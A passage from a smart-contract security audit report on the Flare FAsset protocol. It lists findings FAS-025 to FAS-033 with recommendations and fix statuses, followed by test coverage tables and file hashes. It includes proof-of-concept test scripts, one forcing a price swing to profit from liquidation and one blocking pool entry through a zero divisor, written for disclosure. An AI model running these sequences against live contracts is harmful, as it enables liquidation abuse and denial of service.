      liquidatorAddress1);
    // make agent available
    const fullAgentCollateral = toWei(3e6);
    await agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
      fullAgentCollateral);
    // update block
    await context.updateUnderlyingBlock();

    await context.natFtso.setCurrentPrice(30000, 0);
    await context.natFtso.setCurrentPriceFromTrustedProviders(30000,
      0);

    // perform CRT on remaining lots
    const lots = 7;
    console.log(`Lots reserved: ${lots}`);
    const crt = await minter.reserveCollateral(agent.vaultAddress,
      lots);
    const txHash = await minter.performMintingPayment(crt);
```

```

console.log(`\n=== BEFORE SWING ===`);
  console.log(`Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

// price change
  await context.natFtso.setCurrentPrice(22400, 0);
  await context.natFtso.setCurrentPriceFromTrustedProviders(22400,
0);

console.log(`\n=== AFTER SWING ===`);
  console.log(`Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

// Tries to liquidate the unhealthy agent
  const LiquidateAll = toBNExp(10, 24);
  const [liquidatedUBA0, liquidationTimestamp0, liquidationStarted0,
liquidationCancelled0] =
    await liquidator.liquidate(agent, LiquidateAll);
  console.log(`Amount liquidated: ${liquidatedUBA0.toString()}`);

console.log(`\n=== EXECUTING MINTING ===`);
  // after the price change, the minter can atomically execute
minting and liquidate
  const minted = await minter.executeMinting(crt, txHash);
  assertWeb3Equal(minted.mintedAmountUBA,
context.convertLotsToUBA(lots));
  console.log(`Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

// liquidator "buys" f-assets
  let fAssetBalance = await context.fAsset.balanceOf(minter.address);
  await context.fAsset.transfer(liquidator.address, fAssetBalance, {
from: minter.address });

// liquidate agent (all)
  console.log(`\n=== LIQUIDATE AGENT ===`);
  const [liquidatedUBA1, liquidationTimestamp1, liquidationStarted1,
liquidationCancelled1] =
    await liquidator.liquidate(agent, LiquidateAll);

console.log(`Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);
  console.log(`Amount liquidated: ${liquidatedUBA1.toString()}`);
});

```

Recommendation

Evaluate having a shorter timelock time to set `mintingPoolCollateralRatioBIPS` and `mintingVaultCollateralRatioBIPS`. Clearly document the adversarial scenarios related to these settings and the threat scenarios they prevent.



Status

Fixed on commit `991984a1aa87ef4fbd777bb80ba5c80ac3a50411`.

A new function for `setAgentMintingCRChangeTimelockSeconds` to set the `MINTING_POOL_COLLATERAL_RATIO_BIPS` was added.

FAS-025

A low minting cap breaks the minting flow

Status Solved	Risk Low
	
Resolution Fixed	Impact Medium
	Likelihood Low
Location <code>SettingsUpdater.sol</code>	

Description

The system allows setting any value for the `mintingCap`, if a cap AMG below the current `lotSizeAMG` is set, users won't be able to perform a collateral reservation transaction. This scenario will make all agents to cease their minting operations leading to a loss or profit as the agent won't receive minting fees, unless the governance updates back the value to be at least greater than the equivalent of one lot.

When making a collateral reservation transaction (or `selfMinting`), the process first checks that the agent has enough collateral to back the amount to reserve, by calling `collateralData.freeCollateralLots(agent)`. Then, upon collateral reservation, `CollateralReservations._reserveCollateral()` ensures that the minted amount does not exceed the global minting cap:

```

function _reserveCollateral(Agent.State storage _agent, uint64
_valueAMG, uint256 _underlyingFeeUBA) private {
    AssetManagerState.State storage state = AssetManagerState.get();
    uint64 reservationAMG = _reservationAMG(_agent, _valueAMG,
_underlyingFeeUBA);
    Minting.checkMintingCap(reservationAMG);
    _agent.reservedAMG += reservationAMG;
    state.totalReservedCollateralAMG += reservationAMG;
}

```

However, the `SettingsUpdater` implementation to change the `mintingCapAMG` value has no validations to ensure that the new value is greater than the current `lotSizeAMG`, violating this invariant makes minting reservations always revert:

```

function _setMintingCapAMG(
    bytes calldata _params
)
private
{
    AssetManagerSettings.Data storage settings =
AssetManagerState.getSettings();
    uint256 value = abi.decode(_params, (uint256));
    // validate
    // update
    settings.mintingCapAMG = value.toUint64();
    emit AMEvents.SettingChanged("mintingCapAMG", value);
}

```

Recommendation

Ensure that the `mintingCapAMG` is greater than the `lotSizeAMG`. This can also be checked, when changing the `lotSizeAMG`.



Status

Fixed on commit `bba125dda94553fdd72a6d33bc943d50bf498aa3`.

Setters for the minting cap and lot size now check for the conditions mentioned on the recommendation.

FAS-027

Settings updates execution revert due to overflow

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -

Location

SettingsUpdater.sol
.sol

Description

It is possible to announce/enqueue a numeric setting update with a value up to `type(uint256).max`. However, multiple setters downcast those values to smaller types (e.g. `uint32`, `uint16`). This means that in the event of announcing an update with a value that overflows, its execution will revert, forcing either the governance or the agent to enqueue another update with an appropriate value:

```
function _setTimeForPayment(  
    bytes calldata _params  
)  
    private  
{  
    AssetManagerSettings.Data storage settings =
```



```
AssetManagerState.getSettings();
    (uint256 underlyingBlocks, uint256 underlyingSeconds) =
        abi.decode(_params, (uint256, uint256));
    // update
    settings.underlyingBlocksForPayment =
underlyingBlocks.toUint64();
    settings.underlyingSecondsForPayment =
underlyingSeconds.toUint64();
    emit AMEvents.SettingChanged("underlyingBlocksForPayment",
underlyingBlocks);
    emit AMEvents.SettingChanged("underlyingSecondsForPayment",
underlyingSeconds);
}
```

```
function setTopupTokenPriceFactorBIPS(uint256
_topupTokenPriceFactorBIPS) external onlyAssetManager {
    require(_topupTokenPriceFactorBIPS < SafePct.MAX_BIPS, "value
too high");
    topupTokenPriceFactorBIPS =
_topupTokenPriceFactorBIPS.toUint16();
}
```

Recommendation

Keep types consistent between announcements and executions for each setter. Alternatively, clearly document valid ranges for each variable to prevent unexpected reverts.



Status

The Flare Team stated:

```
Due to the way timelock mechanism on AssetManagerController works, we
cannot validate parameters in the announcement phase.
Therefore we will document parameters with their ranges and other
requirements on all methods in AssetManagerController.
```

FAS-028

Users can be prevented from entering a pool by abusing of the topup price factor value

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location CollateralPool.sol	

Description

The Collateral Pool does not guarantee the value of the `topupTokenPriceFactorBIPS` is not zero, and this value is later used as the denominator of a division when calculating the `_collateralToTokenShare()`. Anyone can create an agent with a high reward percentage to lure users in, set this variable to zero in order to trigger the division by zero reversal and waste liquidity providers' gas.

The setter has no checks to ensure that its value is greater than zero:

```
function setTopupTokenPriceFactorBIPS(uint256
_topupTokenPriceFactorBIPS) external onlyAssetManager {
    require(_topupTokenPriceFactorBIPS < SafePct.MAX_BIPS, "value
```

```
too high");
    topupTokenPriceFactorBIPS =
    _topupTokenPriceFactorBIPS.toUint16();
}
```

And then proceeds to use that variable as the denominator when calculating the topup price inside `_collateralToTokenShare()`:

```
uint256 collateralAtTopupPrice =
collateralForTopupPricing.mulDiv(SafePct.MAX_BIPS,
topupTokenPriceFactorBIPS);
```

Proof of Concept

To reproduce, paste it in `/unit/fasset/implementation/CollateralPool.ts`.

Script

```
it("coinspect - can prevent everyone from entering the pool", async
() => {
    // It is possible to enter the pool
    await collateralPool.enter(0, false, { value: ETH(100) });

    const setTo = new BN(0);
    const payload =
collateralPool.contract.methods.setTopupTokenPriceFactorBIPS(setTo).enc
odeABI();
    await assetManager.callFunctionAt(collateralPool.address,
payload);
    const newExitCollateralCR = await
collateralPool.topupTokenPriceFactorBIPS();
    assertEqualBN(newExitCollateralCR, setTo);

    // Now it is impossible, division by zero
    expectRevert(collateralPool.enter(0, false, { value: ETH(100) }),
"Division by zero");
});
```

Recommendation

Ensure that no setting value can trigger a revert due to division by zero or overflow.



Status

Fixed on commit `77a4e032635344c54fafaa3815f3bf3a7e045470`.

Non-zero checks for the `topupCollateralRatioBIPS` were added.

FAS-029

Minters are not able to reserve collateral if FTSO oracles refresh rate increases

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location <code>CollateralReservations.sol</code>	

Description

Users willing to initiate the minting process by reserving collateral might not be able to successfully call `reserveCollateral` due to a strict-equal require check on the `msg.value`.

```
uint256 reservationFee =
_reservationFee(collateralData.poolCollateral.amgToTokenWeiPrice,
valueAMG);
require(msg.value == reservationFee, "inappropriate fee
amount");
```

Minters have to send the reservation fee (in native tokens) when starting the process by calling the `AssetManager.reserveCollateral()` payable function. The

reservation fee is calculated on each call via the price reported by the FTSO oracle system:

```
Collateral.CombinedData memory collateralData =  
AgentCollateral.combinedData(agent);
```

The function `combinedData` ultimately calls
`Conversion.currentAmgPriceInTokenWei(collateral)` to define
`amgToTokenWeiPrice`:

```
function currentAmgPriceInTokenWei(  
    CollateralTypeInt.Data storage _token  
)  
    internal view  
    returns (uint256 _price)  
{  
    (_price,,) = currentAmgPriceInTokenWeiWithTs(_token, false);  
}
```

Which calls the oracle and makes a price request every time `reserveCollateral` is called. Because the FTSO reported price stays constant for each round, Coinspect considers this issue as informational.

Recommendation

Document this scenario mentioning its feasibility if the FTSO's refresh rate increases.



Status

The Flare Team stated:

```
Added warning to the documentation.
```

FAS-030

Enabling FTSO auto-claim could revert for agent vaults and pools

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location <code>AgentVault.sol</code>	

Description

When enabling reward auto-claim, the setter sends the executor's fee in native tokens. If the amount sent exceeds the total required, a refund is sent to the `msg.sender`. This scenario will trigger a revert in the Agent Vault `receive()` function.

Automatic reward claiming can be enabled by calling `AgentVault.setAutoClaiming()` which interacts with `ClaimSetupManager.setClaimExecutors()` (out of the scope of this audit, part of Flare Smart Contracts). Within the latter, if the value sent exceeds the required a refund is sent to the `msg.sender`:

```
    if (msg.value > totalExecutorsFee) {
        /* solhint-disable avoid-low-level-calls */
        //slither-disable-next-line arbitrary-send-eth
        (bool success, ) = msg.sender.call{value: msg.value -
totalExecutorsFee}(""); //nonReentrant
        /* solhint-enable avoid-low-level-calls */
        require(success, ERR_TRANSFER_FAILURE);
        emit SetExecutorsExcessAmountRefunded(msg.sender, msg.value
- totalExecutorsFee);
    }
```

However, the AgentVault does not allow receiving external native tokens from regular transfers:

```
    // needed to allow wNat.withdraw() to send back funds, since there
is no withdrawTo()
    receive() external payable {
        require(internalWithdrawal, "internal use only");
    }
```

Recommendation

Document this scenario to ensure that always the exact fee is provided.



Status

Fixed on commit 4edae10e396a999378845b2a2634166338f6cfc2.

Removed autoclaiming. Instead, agent bot periodically performs claims for ftso rewards and airdrops.

FAS-031

Different collateral pool tokens have the same metadata

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location CollateralPoolToken.sol	

Description

Every collateral pool token has the same metadata regardless the Agent and FAsset. Blockchain explorers get the token's metadata from the `name` and `symbol` variables. They show their values on their UI when rendering transactions where they are involved.

```
constructor(address payable _collateralPool)
  ERC20("FAsset Collateral Pool Token", "FCPT")
{
  collateralPool = _collateralPool;
}
```

Because of this, all collateral pool tokens will be *apparently* the same token when checking an explorer UI, potentially leading to confusion. Attackers might leverage this property to create malicious ERC20 tokens and make users believe they are holding actual collateral pool tokens, leading to potentially adversarial unknown scenarios.

Recommendation

Improve how collateral pool tokens' metadata is generated to ensure uniqueness and traceability.



Status

Fixed on commit `e830dd2bd817363d926c5605fa51948d77a21a10`.

The Agent creation process now allows users to set the Collateral Pool Tokens' `name` and `symbol`.

FAS-032

Zero FAsset debt repayment event emission

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location CollateralPool.sol	

Description

Anyone is able to trigger arbitrary zero payment event emissions by calling `CollateralPool.payFAssetFeeDebt()`. This is enabled because there are no checks to ensure that the provided input is greater than zero. This mechanism could be used to trick off-chain event filtering services that check only for the event emissions, for example.

It is worth mentioning that, the mentioned check is present in `withdrawFees`, but it is missing on `payFAssetFeeDebt`.

```
function payFAssetFeeDebt(uint256 _fAssets) external override
nonReentrant {
    require(_fAssets <= _fAssetFeeDebtOf[msg.sender], "debt f-asset
balance too small");
    require(fAsset.allowance(msg.sender, address(this)) >=
_fAssets, "f-asset allowance too small");
```

```
    _burnFAssetFeeDebt(msg.sender, _fAssets);  
    _transferFAsset(msg.sender, address(this), _fAssets);  
    // emit event  
    emit Entered(msg.sender, 0, 0, _fAssets);  
}
```

Recommendation

Revert if the input is zero.



Status

Fixed on commit 9b2856fcc5936b997c471696bc32388826171ff8.

A revert on zero payment was added.

FAS-033

An event could be emitted when the heartbeat is updated

Status Solved	Risk None
	
Resolution Fixed	Impact Recommendation
	Likelihood -
Location StateUpdater.sol	

Description

Currently, no events are emitted when the core heartbeat of the protocol is updated:

```
if (changed) {  
    state.currentUnderlyingBlockUpdatedAt = block.timestamp.toUint64();  
}
```

Because of this, off-chain services will not be able to gather the current status of the heartbeat. Chain analysis services rely on data collected from key variables and their changes. This data is important for users and stakeholders to take conclusions and decisions regarding the protocol.

It is worth mentioning that the three key parameters of the heartbeat are updated on different parts of the protocol, making it difficult to trace their changes.

Recommendation.

Emit an event every time the some parameter of the heartbeat (currentUnderlyingBlockUpdatedAt, currentUnderlyingBlockTimestamp, currentUnderlyingBlock) is updated.

Status

Fixed on commit [62ea69aed1d2e43a6db7e5615e2e898145248dcd](#).

An event is now emitted upon underlying block update.

Disclaimer

The information presented in this document is provided "as is" and without warranty. The present security audit does not cover any off-chain systems or frontends that communicate with the contracts, nor the general operational security of the organization that developed the code.

Appendix

A: Test coverage

1. Unit and Integration

File	% Stmts	% Branch	% Funcs	% Lines
addressValidator/implementation/	100	100	100	100
RippleAddressValidator.sol	100	100	100	100
addressValidator/interface/	100	100	100	100
IAddressValidator.sol	100	100	100	100
addressValidator/library/	100	100	100	100
Base58.sol	100	100	100	100
Bytes.sol	100	100	100	100
addressValidator/mock/	100	100	100	100
Base58Mock.sol	100	100	100	100
BytesMock.sol	100	100	100	100
TrivialAddressValidatorMock.sol	100	100	100	100
fasset/implementation/	99.79	95.95	100	100
AgentVault.sol	100	92.65	100	100
AgentVaultFactory.sol	100	100	100	100
AssetManager.sol	100	93.75	100	100
AssetManagerController.sol	100	100	100	100

CollateralPool.sol	99.51	94.34	100	100
CollateralPoolFactory.sol	100	100	100	100
CollateralPoolToken.sol	100	100	100	100
CollateralPoolTokenFactory.sol	100	100	100	100
FAsset.sol	100	100	100	100
FtsoV1PriceReader.sol	100	100	100	100
Whitelist.sol	100	100	100	100
fasset/interface/	100	100	100	100
IAgentVaultFactory.sol	100	100	100	100
ICollateralPoolFactory.sol	100	100	100	100
ICollateralPoolTokenFactory.sol	100	100	100	100
IFAsset.sol	100	100	100	100
IIAgentVault.sol	100	100	100	100
IIAssetManager.sol	100	100	100	100
IICollateralPool.sol	100	100	100	100
ILiquidationStrategy.sol	100	100	100	100
IPriceReader.sol	100	100	100	100
IWNat.sol	100	100	100	100
IWhitelist.sol	100	100	100	100
fasset/library/	99.78	99.63	100	99.87
AMEvents.sol	100	100	100	100
AgentCollateral.sol	96.15	91.67	100	98.15
AgentSettingsUpdater.sol	97.44	96.43	100	97.62
Agents.sol	100	100	100	100

AgentsCreateDestroy.sol	100	100	100	100
AgentsExternal.sol	100	100	100	100
AvailableAgents.sol	100	100	100	100
Challenges.sol	100	100	100	100
CollateralReservations.sol	100	100	100	100
CollateralTypes.sol	100	100	100	100
Conversion.sol	100	100	100	100
FullAgentInfo.sol	100	100	100	100
Globals.sol	100	100	100	100
Liquidation.sol	100	100	100	100
LiquidationStrategy.sol	100	100	100	100
Minting.sol	100	100	100	100
RedemptionConfirmations.sol	100	100	100	100
RedemptionFailures.sol	100	100	100	100
RedemptionRequests.sol	100	100	100	100
Redemptions.sol	100	100	100	100
SettingsUpdater.sol	100	100	100	100
StateUpdater.sol	100	100	100	100
TransactionAttestation.sol	100	100	100	100
UnderlyingAddresses.sol	100	100	100	100
UnderlyingBalance.sol	100	100	100	100
UnderlyingWithdrawalAnnouncements.sol	100	100	100	100
fasset/library/data/	100	97.5	100	100
Agent.sol	100	100	100	100

AssetManagerState.sol	100	100	100	100
Collateral.sol	100	100	100	100
CollateralReservation.sol	100	100	100	100
CollateralTypeInt.sol	100	100	100	100
PaymentConfirmations.sol	100	92.86	100	100
PaymentReference.sol	100	100	100	100
Redemption.sol	100	100	100	100
RedemptionQueue.sol	100	100	100	100
UnderlyingAddressOwnership.sol	100	100	100	100
fasset/library/liquidationStrategyImpl/	100	90	100	96.15
LiquidationStrategyImpl.sol	100	70	100	92.31
LiquidationStrategyImplSettings.sol	100	100	100	100
fasset/library/mock/	100	100	100	100
ConversionMock.sol	100	100	100	100
RedemptionQueueMock.sol	100	100	100	100
fasset/mock/	77.33	86.84	49.18	78.95
AgentVaultMock.sol	33.33	0	66.67	60
AssetManagerMock.sol	93.75	100	95.24	96.15
DistributionToDelegators.sol	100	100	100	100
ERC20Mock.sol	100	100	100	100
FAssetMock.sol	0	100	0	0
FakeERC20.sol	100	100	100	100
FakePriceReader.sol	100	100	100	100
FtsoManagerMock.sol	100	100	9.09	100

FtsoMock.sol	100	100	20	100
FtsoRegistryMock.sol	66.67	100	30	60
ImportContractsMock.sol	100	100	100	100
WhitelistMock.sol	12.5	25	25	16.67
generated/contracts/	100	50	100	100
SCProofVerifier.sol	100	100	100	100
SCProofVerifierBase.sol	100	100	100	100
SCProofVerifierMock.sol	100	100	100	100
StateConnectorMock.sol	100	50	100	100
generated/interface/	100	100	100	100
ISCPProofVerifier.sol	100	100	100	100
IStateConnector.sol	100	100	100	100
governance/implementation/	100	97.22	100	100
AddressUpdatable.sol	100	100	100	100
Governed.sol	100	100	100	100
GovernedBase.sol	100	96.43	100	100
governance/mock/	100	87.5	88.89	87.5
AddressUpdatableMock.sol	100	100	100	100
GovernedMock.sol	100	100	100	100
GovernedWithTimelockMock.sol	100	87.5	80	80
userInterfaces/	100	100	100	100
IAgentVault.sol	100	100	100	100
IAssetManager.sol	100	100	100	100
IAssetManagerEvents.sol	100	100	100	100

ICollateralPool.sol	100	100	100	100
ICollateralPoolToken.sol	100	100	100	100
userInterfaces/data/	100	100	100	100
AgentInfo.sol	100	100	100	100
AgentSettings.sol	100	100	100	100
AssetManagerSettings.sol	100	100	100	100
AvailableAgentInfo.sol	100	100	100	100
CollateralType.sol	100	100	100	100
utils/	100	100	100	100
Imports.sol	100	100	100	100
utils/lib/	100	95.83	100	100
DynamicLibrary.sol	100	100	100	100
MathUtils.sol	100	50	100	100
SafeMath64.sol	100	100	100	100
SafePct.sol	100	100	100	100
utils/mock/	100	100	100	100
SafeMath64Mock.sol	100	100	100	100
SafePctMock.sol	100	100	100	100
SuicidalMock.sol	100	100	100	100

All files	99.03	97.53	91.32	98.87

2. Only Integration

File	% Stmt	% Branch	% Funcs	% Lines
addressValidator/implementation/ RippleAddressValidator.sol	0	0	0	0
addressValidator/interface/ IAddressValidator.sol	100	100	100	100
addressValidator/library/ Base58.sol	0	0	0	0
Bytes.sol	0	0	0	0
addressValidator/mock/ Base58Mock.sol	33.33	100	50	60
BytesMock.sol	0	100	0	0
TrivialAddressValidatorMock.sol	100	100	100	100
fasset/implementation/ AgentVault.sol	65.57	35.52	61.29	67.15
AgentVaultFactory.sol	50	0	50	50
AssetManager.sol	81.72	40.63	82.72	82.69
AssetManagerController.sol	18.6	10.19	16	18.89
CollateralPool.sol	80.3	52.36	80.39	80.33
CollateralPoolFactory.sol	75	0	50	75
CollateralPoolToken.sol	50	31.25	66.67	60
CollateralPoolTokenFactory.sol	66.67	0	50	66.67
FAsset.sol	90.91	35.71	88.89	92.86
FtsoV1PriceReader.sol	80	25	60	71.43
Whitelist.sol	0	0	0	0

fasset/interface/	100	100	100	100
IAgentVaultFactory.sol	100	100	100	100
ICollateralPoolFactory.sol	100	100	100	100
ICollateralPoolTokenFactory.sol	100	100	100	100
IFAsset.sol	100	100	100	100
IIAgentVault.sol	100	100	100	100
IIAssetManager.sol	100	100	100	100
IICollateralPool.sol	100	100	100	100
ILiquidationStrategy.sol	100	100	100	100
IPriceReader.sol	100	100	100	100
IWNat.sol	100	100	100	100
IWhitelist.sol	100	100	100	100
fasset/library/	76.31	54.78	79.32	76.51
AMEvents.sol	100	100	100	100
AgentCollateral.sol	96.15	91.67	100	98.15
AgentSettingsUpdater.sol	74.36	42.86	100	85.71
Agents.sol	95.4	68.75	97.44	96.19
AgentsCreateDestroy.sol	91.89	40.63	81.82	89.47
AgentsExternal.sol	68.97	56.25	54.55	65.28
AvailableAgents.sol	100	54.17	100	100
Challenges.sol	100	84.21	100	98.18
CollateralReservations.sol	100	62.5	100	100
CollateralTypes.sol	72.55	35.71	71.43	69.49
Conversion.sol	90	62.5	92.86	90.91

FullAgentInfo.sol	86.67	87.5	100	95.92
Globals.sol	100	100	100	100
Liquidation.sol	96.46	87.18	100	98.46
LiquidationStrategy.sol	50	100	50	50
Minting.sol	96.61	67.65	100	96.67
RedemptionConfirmations.sol	97.56	90.63	100	97.22
RedemptionFailures.sol	100	77.27	100	100
RedemptionRequests.sol	100	81.25	100	100
Redemptions.sol	100	85.71	100	97.56
SettingsUpdater.sol	26.27	26.36	17.5	18.21
StateUpdater.sol	100	66.67	100	100
TransactionAttestation.sol	100	50	100	100
UnderlyingAddresses.sol	100	50	100	100
UnderlyingBalance.sol	90.48	50	100	91.3
UnderlyingWithdrawalAnnouncements.sol	76.67	55	66.67	77.14
fasset/library/data/	97.26	75	100	93.52
Agent.sol	100	50	100	100
AssetManagerState.sol	100	100	100	100
Collateral.sol	100	100	100	100
CollateralReservation.sol	100	100	100	100
CollateralTypeInt.sol	100	100	100	100
PaymentConfirmations.sol	100	78.57	100	87.5
PaymentReference.sol	100	100	100	100
Redemption.sol	100	100	100	100

RedemptionQueue.sol	92	83.33	100	90.24
UnderlyingAddressOwnership.sol	100	66.67	100	100
fasset/library/liquidationStrategyImpl/	90.48	56.67	70	84.62
LiquidationStrategyImpl.sol	90	60	60	76.92
LiquidationStrategyImplSettings.sol	90.91	55	80	92.31
fasset/library/mock/	0	100	0	0
ConversionMock.sol	0	100	0	0
RedemptionQueueMock.sol	0	100	0	0
fasset/mock/	20	7.89	12.3	20.18
AgentVaultMock.sol	0	0	0	0
AssetManagerMock.sol	0	0	0	0
ERC20Mock.sol	20	100	40	20
FAssetMock.sol	0	100	0	0
FakeERC20.sol	0	0	0	0
FakePriceReader.sol	0	0	0	0
FtsoManagerMock.sol	0	100	0	0
FtsoMock.sol	75	100	17.14	90
FtsoRegistryMock.sol	55.56	33.33	25	44
ImportContractsMock.sol	100	100	100	100
WhitelistMock.sol	12.5	25	25	16.67
generated/contracts/	93.75	50	87.5	90
SCProofVerifier.sol	100	100	100	100
SCProofVerifierBase.sol	100	100	100	100
SCProofVerifierMock.sol	0	100	0	0

StateConnectorMock.sol	100	50	100	100
generated/interface/	100	100	100	100
ISCPProofVerifier.sol	100	100	100	100
IStateConnector.sol	100	100	100	100
governance/implementation/	71.11	38.89	75	72.31
AddressUpdatable.sol	16.67	0	33.33	17.65
Governed.sol	100	100	100	100
GovernedBase.sol	90.63	50	92.31	91.49
governance/mock/	0	0	0	0
AddressUpdatableMock.sol	0	100	0	0
GovernedMock.sol	100	100	0	100
GovernedWithTimelockMock.sol	0	0	0	0
userInterfaces/	100	100	100	100
IAgentVault.sol	100	100	100	100
IAssetManager.sol	100	100	100	100
IAssetManagerEvents.sol	100	100	100	100
ICollateralPool.sol	100	100	100	100
ICollateralPoolToken.sol	100	100	100	100
userInterfaces/data/	100	100	100	100
AgentInfo.sol	100	100	100	100
AgentSettings.sol	100	100	100	100
AssetManagerSettings.sol	100	100	100	100
AvailableAgentInfo.sol	100	100	100	100
CollateralType.sol	100	100	100	100

utils/	100	100	100	100
Imports.sol	100	100	100	100
utils/lib/	69.7	54.17	81.82	70.27
DynamicLibrary.sol	100	50	100	87.5
MathUtils.sol	100	50	100	100
SafeMath64.sol	50	41.67	60	54.55
SafePct.sol	66.67	75	100	68.75
utils/mock/	20	100	33.33	33.33
SafeMath64Mock.sol	0	100	0	0
SafePctMock.sol	0	100	0	0
SuicidalMock.sol	100	100	100	100

All files	70.5	46.22	59.37	70.23

File hashes

Located at ./contracts/fasset/interface/:

```
ef8562c7b04ab76f461035e3a6095d61a783012813990619404ce428ff201cd1 ./IWhitelist.sol
986103e33a2f50b797e9c42c4ff0b97ca79fc127cb8a39a2c0052500e5435a18 ./IIAssetManager.sol
874490fcb5d5c3d3f73412109bebf43a343b82d98c4b27626d475a4553872dce ./IIAgentVault.sol
c19fdbcb5de96519740b8349461d788760f98f212142fd3149f151b78c045799b ./ICollateralPoolTokenFactory.sol
03248d0800142865a6eaf7ad0fee9fe188de5add0262b4a6bc6777a79bfedd4c ./IWNat.sol
9f49040ffc14cf7ef8d49b16f339a9dfe9d37d2400db0168479af4cada5983ec ./ILiquidationStrategy.sol
37624e2f9859f86f2a2399795a905d6ce839c9f17c427bd66daa92666432c919 ./IFAsset.sol
4b3d004159a08ff83e794089f4fb6540cbfc197d4415deffbb545cb0b764790e ./ICollateralPoolFactory.sol
fe339185e39c820a9dac9e4ab7e6fc9401b5df3b24e71dc35a40fcdc4975ad95 ./IAgentVaultFactory.sol
58588fea3859399eff16b572276ad9722d9c811021e447ddd5b19cac0769d5ba ./IPriceReader.sol
5a0496e46bf6e3e821daa5ff37bc8085baf692ec7f6f94dc60f65ad801bcd1 ./IICollateralPool.sol
```

Located at ./contracts/fasset/library/:

```
0b34d962a75be7144d606af68b5f7dd395db2e3423016fd409a47e9d2889e3a1 ./StateUpdater.sol
29c3775221635be7c489bc1a75b9113a577c4fbb25c78ed904870e9b3ca93a06 ./Redemptions.sol
e597fdccdfcc9833ad30d66e0ad754cce98765e595ffb1cd73feff9fb72335ac ./UnderlyingBalance.sol
2e624362bf329564e7f69b37617c73bd7116be4d901d023257c4c10e425522f0 ./AgentsCreateDestroy.sol
29e00dac65ebd97f75889c48f534a01426856726a90c22e7b9224d285edcb33b ./AgentCollateral.sol
ca982740f58e9504cc1651569d773ed4521563bd9a1958d1c9183f26dfebe4d4 ./CollateralTypes.sol
49f74e78c8d146ec6eb0487ebda4132f53e172629fa670e9cb7267612f01a1d9 ./FullAgentInfo.sol
4c40cb8eeb7c92619c46b2b99c116ee2ec69eba7648575782659ea70b7f3f75c ./Conversion.sol
bb7bace039cd7ddb5f7e4b59cb79223aa86fc509ba1a59aaa2c19cd91e070f99 ./Minting.sol
9675dc9011e844adc5ae12fd54c64008fd3dda4d063cd1fb03e74ad4e5e8430 ./Challenges.sol
4116743736809877e4963d23294434883c3267d9e8c023cfbe0948428031733c ./RedemptionRequests.sol
d3bbb9f26fc584af36063b8d44aad17fb341e7c558662b7987e7d4ad4a700f2f ./AgentsExternal.sol
527862f7447d3b57a3b0128a0b5aa594dc60821751b8a5437cc68df2591de1c1 ./Agents.sol
f5bf81aa842618562d2507f7c27199d303369fddcf61f3490f7df695c354db69 ./UnderlyingAddresses.sol
26cf4564534d52781a6921f5de27dbd3b66875da35e39552f7a778c03039b327 ./AvailableAgents.sol
cce8cb76e58bed598ba45b6cf3a9d950b2ea4c75a7b6c294601640d41ff93eb3 ./RedemptionFailures.sol
aedca569a96775f71d65ceb554904d474cf21f4ba1fba547fdc6804fd5e3c1b ./AMEvents.sol
fd30c78ba351470766102a1cab6729ba0222c80a2ee49c5df6fa3d65ebfe21e8 ./LiquidationStrategy.sol
8caf570f51f94c294db8f9d3e533566f95ca1f7569fdd9b0df47de7bd23d1f8b ./Globals.sol
1f58c29ffada969b1c1fb8ded570ea063b27317c1371f8b254baa7d497d111eb
./UnderlyingWithdrawalAnnouncements.sol
e48ec5e18c29db55d4af42ce62abdfb7bfe9131fb2ed5edc76eeaebea311d151 ./SettingsUpdater.sol
b2ae1d8b5200800d81010b38e83ce385510483105256342ec0cf1d703549e1f0 ./AgentSettingsUpdater.sol
ff8d85e9fc2c2b7f9eac4e32123fa3f59d2d4a13259c480baa0b4062e152b699 ./TransactionAttestation.sol
e4805dc2e8e8d255b3c74a2d115dd254a7a745da495d4918780c921f9c97fffd4 ./RedemptionConfirmations.sol
48be0094edabe793e0fe076f132927e7c8352244554a530a943a50c97b098e90 ./data/Agent.sol
865145a98de61a7daff10a9f5b0c58f0f463a0ca18b9b851a9f98f410f44912c ./data/PaymentConfirmations.sol
3b48c3beb019f46dbe990dd008a65d6cec344f1017a45fa7a472166e7e1e2608 ./data/PaymentReference.sol
be2b5629eb6f479ebace694137e8b736dcb99dcacf4285f7eb95b9b99cb0fc4d ./data/Collateral.sol
d01bfa2e10d8cb0fd4ce97210d32985a8fe35f000d178d1af2eaaae73d7e3315
./data/UnderlyingAddressOwnership.sol
b676216edd5a4a65e52fed0dc221f50cc433fecaf7870fd4ee195bce70d5d499 ./data/CollateralReservation.sol
bb3e8f411f4a5c9d1f1a3bbb731198d031970f2c0d146467783d8f46a23a38a6 ./data/Redemption.sol
fc40e815519355f3962b3263d78db84d8be9ac25ee3bb57d91cfc9f227fa97ca ./data/RedemptionQueue.sol
be3067ea756706b57c84d6aebceaab55225788db5b06dcd6611e0a0e5a5739b0 ./data/AssetManagerState.sol
0e2fc6b5c39e346fafe1a7de593a260724580d9620af0a34b3e5f2ff8880cb4b ./data/CollateralTypeInt.sol
232759f5804dfdfd66c001b8e2132e9be2db1e5f4b289b79d04204da5cf7dcfa ./CollateralReservations.sol
27219fcdad3d53d07bb854f8d594b15acac4b6b30425df429a5ba49f63c927c04
./liquidationStrategyImpl/LiquidationStrategyImpl.sol
```

